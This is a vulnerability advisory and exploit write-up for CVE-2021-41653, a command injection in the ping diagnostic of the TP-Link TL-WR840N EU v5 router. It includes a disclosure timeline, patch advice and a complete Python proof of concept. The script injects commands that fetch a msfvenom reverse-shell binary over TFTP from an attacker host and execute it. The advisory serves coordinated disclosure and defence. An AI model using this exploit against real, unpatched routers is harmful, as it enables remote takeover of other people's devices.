
**TP-Link TL-WR840N EU v5 Remote Code Execution CVE-2021-41653**

#TPLINK, #rce, #exploit, #CVE, #vulnerability, #router, #routerhacking, #kpmghungary

Last Modified: 2021.11.12.

**Introduction**

The goal was to achieve remote code execution on a TP-LINK TL-WR840N EU (V5) router. According to its papers, this version came out in 2017.

**Model:** TP-Link TL-WR840N EU v5   
**Note:** There are newer hardware versions 6.0 and 6.20.   
**Vulnerable Firmware version:** TL-WR840N(EU)\_V5\_171211 / 0.9.1 3.16 v0001.0 Build 171211 Rel.58800n   
  
  
**Authentication required:** Yes   
**LAN exploit:** Yes   
**POC:** Yes   
**Reverse shell obtained:** Yes   
**Patch is available:** Yes 

**I highly recommend upgrading the firmware to the latest version "TL-WR840N(EU)\_V5\_211109". It can be downloaded from the vendor homepage.**

I would like to say thank you to the TP-Link Security Team.

**Additional Notes:**

I found a similar vulnerability on the TPLINK TL-WR840N v4 hardware, but it is different. It is related to the **Traceroute**function and telnet is available on that case.

The relevant CVE is the following:

<https://nvd.nist.gov/vuln/detail/CVE-2019-15060>

There is another vulnerability on the TPLINK TL-WR840N v6 version that vulnerability is also an input validation problem, but it is not related to the diagnostic page.

More information can be found here:

<https://nvd.nist.gov/vuln/detail/CVE-2020-36178>

I tested the vulnerability with a v6.20 device and it is not vulnerable.

**Technical Details**


**Easy root via UART**

I used my FT232 device to obtain root access to the device. This console was really useful during exploit development.



# check serial port

screen /dev/tty.usbserial-AB0LR7NH 115200




I used the UART console for debugging only and it is not necessary to exploit the vulnerability.

**The vulnerability**


The following screenshot contains the relevant input parameter on the GUI. The user-provided input parameter is not sanitized on the server-side and it is used to execute a PING command.

**Note:** The WAN cable must be plugged in. The router IP Address is 192.168.1.1.




The vendor uses client-side JavaScript protection, but it can be bypassed easily with a proxy.

The protection:



The exact command is visible on the serial console when the command is executed.



Of course, I used ghidra and other reverse engineering tools to check what is happening, but now it is enough the parameters are not sanitized on the server-side.

To execute code on the router, the following two requests must be sent:

**Note:** There are other requests, but they are not mandatory to achieve code execution.

Request 1 (the host parameter is vulnerable)




Request 2:



**Simple Code Execution**

The following picture contains the content of the /var/tmp folder (via UART). This folder is writeable.


 

The host parameter modified to create a file:

Request 1:



Request 2:




The /var/tmp/k44 file content is the following:



**Reverse shell**

The vendor provided programs are limited. For a successful attack multiple steps are necessary. The TFTP client can be used to copy files from the attacker to the router.



**Note:**The username and password are necessary.

1. Generate meterpreter shell (IP, PORT)
2. Prepare the TFTP server
3. Copy the shell to the TFTP server
4. Open Meterpreter listener
5. Send requests to the router
6. Download the shell via TFTP
7. Execute the binary and connect back to the attacker

The important part of the code execution does the following:

1. Upload the shell
2. Change permission of the shell
3. Execute the shell


14

**POC + DEMO**


Notes:

1. I used my standard kali vm and the msfvenom tool to generate a reverse shell binary. The architecture is MIPSLE.
2. I used atfpd server as a TFTP server


Use multi handler:



Execute the script:



Reverse shell:



POC

#!/usr/bin/python3

###############################################################

### tplink\_TL-WR840N-EU-v5-rce-exploit\_v1.py

### Version: 1.0

### Author: Matek Kamillo (k4m1ll0)

### Email: matek.kamillo@gmail.com

### Date: 2021.09.06.

##############################################################

import requests

import os

import base64

USERNAME = "admin"

PASSWORD = "admin"

URL = "http://192.168.1.1/cgi"

PATH = "/srv/tftp/shell"

ATTACKER\_IP = "192.168.1.101"

COMMAND = "$(echo 127.0.0.1; tftp -g -r shell -l /var/tmp/shell " + ATTACKER\_IP + "; chmod +x /var/tmp/shell; /var/tmp/shell)"

def base64\_encode(s):

msg\_bytes = s.encode('ascii')

return base64.b64encode(msg\_bytes)

class Exploit(object):

def \_\_init\_\_(self, username, password, command):

self.username = username

self.password = password

self.command = command

self.URL = "http://192.168.1.1/cgi"

self.session = requests.session()

#self.proxies = { 'http' : 'http://192.168.1.100:8080'}

self.proxies = { }

self.cookies = { 'Authorization' : 'Basic ' + base64\_encode(username + ":" + password).decode('ascii') }

self.headers = { 'Content-Type': 'text/plain', 'Referer' : 'http://192.168.1.1/mainFrame.htm' }

def \_prepare(self):

print("Generating reverse shell.")

command = "msfvenom -p linux/mipsle/shell/reverse\_tcp -f elf LHOST=" + ATTACKER\_IP + " LPORT=2000 -o " + PATH

os.system(command)

def \_send\_ping\_command(self):

URL = self.URL + '?2'

data = '[IPPING\_DIAG#0,0,0,0,0,0#0,0,0,0,0,0]0,6\r\n'

data += 'dataBlockSize=64\r\n'

data += 'timeout=1\r\n'

data += 'numberOfRepetitions=4\r\n'

data += 'host=' + self.command + '\r\n'

data += 'X\_TP\_ConnName=ewan\_ipoe\_d\r\n'

data += 'diagnosticsState=Requested\r\n'

r = self.session.post(URL, headers=self.headers, data=data, cookies=self.cookies, proxies=self.proxies)

def \_send\_execute\_command(self):

URL = self.URL + '?7'

data = '[ACT\_OP\_IPPING#0,0,0,0,0,0#0,0,0,0,0,0]0,0\r\n'

r = self.session.post(URL, headers=self.headers, data=data, cookies=self.cookies, proxies=self.proxies)

def execute(self):

self.\_prepare()

self.\_send\_ping\_command()

self.\_send\_execute\_command()

if \_\_name\_\_ == "\_\_main\_\_":

e = Exploit(USERNAME, PASSWORD, COMMAND)

e.execute()

**Video**

**Disclosure Timeline**

* 2021.09.20. – TP-Link Security team informed about the vulnerability.
* 2021.09.22. – TP-Link Security sent response.
* 2021.09.22. – Technical details sent to TP-Link Security Team.
* 2021.09.25. – V6.20 device (latest firmware) is not vulnerable.
* 2021.09.25. – Report updated. TP-Link Security Team informed.
* 2021.09.26. – TP-Link Security Team replied. Analysis on going.
* 2021.11.01. – TP-Link prepared two Beta firmware.
* 2021.11.01. – The issue fixed in the Beta firmware. (k4m1ll0)
* 2021.11.03. - CVE-2021-41653 assigned (MITRE)
* 2021.11.12. – TP-Link released the patch "TL-WR840N(EU)\_V5\_211109"
* 2021.11.12. – Advisory published (k4m1ll0)